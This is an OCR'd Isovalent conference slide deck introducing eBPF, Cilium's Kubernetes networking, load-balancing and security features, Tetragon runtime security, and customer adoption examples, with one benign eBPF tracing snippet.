ISOVALENT

Exploring Network and Runtime Security with Cilium and Tetragon

Speaker: **Stephane Karagulmez**

Cilium & eBPF

Introduction

- Open Source Projects


ISOVALENT

- Company behind Cilium
- Provides Cilium Enterprise


eBPF

Makes the Linux kernel programmable in a secure and efficient way.

“What JavaScript is to the browser, eBPF is to the Linux Kernel”





```c
int syscall__ret_execve(struct pt_regs *ctx)
{
        struct comm_event event = {
                .pid = bpf_get_current_pid_tgid() >> 32,
                .type = TYPE_RETURN,
        };

        bpf_get_current_comm(&event.comm, sizeof(event.comm));
        comm_events.perf_submit(ctx, &event, sizeof(event));

        return 0;
}
```

Run eBPF programs on events



Attachment points


- Kernel functions (kprobes)
- Userspace functions (uprobe)
- System calls
- Tracepoints
- Sockets (data level)
- Network devices (packet level)
- Network device (DMA level) [XDP]
- ...

What is Cilium?

- **Networking & Load-Balancing**
  - CNI, Kubernetes Services, Multi-cluster, VM Gateway
- **Network Security**
  - Network Policy, Identity-based, Encryption
- **Observability**
  - Metrics, Flow Visibility, Service Dependency

At the foundation of Cilium is the new Linux kernel technology eBPF, which enables the dynamic insertion of powerful security, visibility, and networking control logic within Linux itself. Besides providing traditional network level security, the flexibility of BPF enables security on API and process level to secure communication within a container or pod.

Read More



cilium Service Mesh

Service Mesh

Ingress | Authentication | Traffic Management | spiffe | Gateway API

cilium hubble

Observability

Metrics | Tracing | Service Map | Logs | SIEM | fluentd | Grafana | OpenTelemetry

cilium CNI

Networking

Network Policy: DNS | L3/L4 | L7

Encryption: IPsec | Wireguard

Load-Balancing: K8s | Maglev | DSR

Networking: Multi-Cluster | NAT46 | IPv4 | IPv6 | Cloud SDN | BGP | Overlay | SRv6 | Egress Gateway

Runtime Security

Tetragon

SIEM | fluentd | Grafana

Observability

Enforcement

Kubernetes | Container | VM | Metal

aws | Google Cloud | Azure | Alibaba Cloud | RED HAT OPENSHIFT | vmware

cilium

Created by ISOVALENT

eBPF-based:

- Networking
- Security
- Observability
- Service Mesh & Ingress

Foundation

CLOUD NATIVE COMPUTING FOUNDATION

Technology

eBPF envoy

WILD LIFE

Building a Global Multi Cluster Gaming Infrastructure with Cilium

Adobe

What Makes a Good Multi-tenant Kubernetes Solution

CapitalOne

Building a Secure and Maintainable PaaS

Alibaba Cloud

Building High-Performance Cloud-Native Pod Networks

MÁSMÓVIL

Scaling a Multi-Tenant k8s Cluster in a Telco

Trip.com

First step towards cloud native networking

CENGN

Cloud Native Networking with eBPF

DigitalOcean

Managed Kubernetes: 1.5 Years of Cilium Usage at DigitalOcean

Google

Google chooses Cilium for Google Kubernetes Engine (GKE) networking

Bell

Why eBPF is changing the Telco networking space?

GitLab

Kubernetes Network Policies in Action with Cilium

aws

AWS picks Cilium for Networking & Security on EKS Anywhere

Scaleway

Scaleway uses Cilium as the default CNI for Kubernetes Kapsule

sportradar

Sportradar is using Cilium as their main CNI plugin in AWS (using kops)

Utmost

Utmost is using Cilium in all tiers of its Kubernetes ecosystem to implement zero trust


yahoo!

Yahoo is using Cilium for L4 North-South Load Balancing for Kubernetes Services

ISOVALENT

Networking

Kubernetes Networking




Networking plugin

- Network devices
- IP Address Management
- Intra-node connectivity
- Inter-node connectivity

Kube Proxy


- Services
- iptables or ipvs
- Service discovery

Kubernetes Networking



- Agent on each node
- Tunneling or Direct Routing
- eBPF native dataplane
- kube-proxy replacement.

Kubernetes Services




East-west connectivity

- Durable abstraction
- Connect applications
- Ephemeral addresses
- High churn
- Iptables or ipvs

Kubernetes Services


eBPF based

- Per-CPU hash table




kube-proxy

- Linear list
- All rules have to be replaced as a whole




Load Balancing



Batteries not included

- NodePort
- Cloud integrations


Load Balancing




Cilium

- Pod-aware
- Maglev
- Standalone or distributed

Egress Gateway




Egress Gateway HA



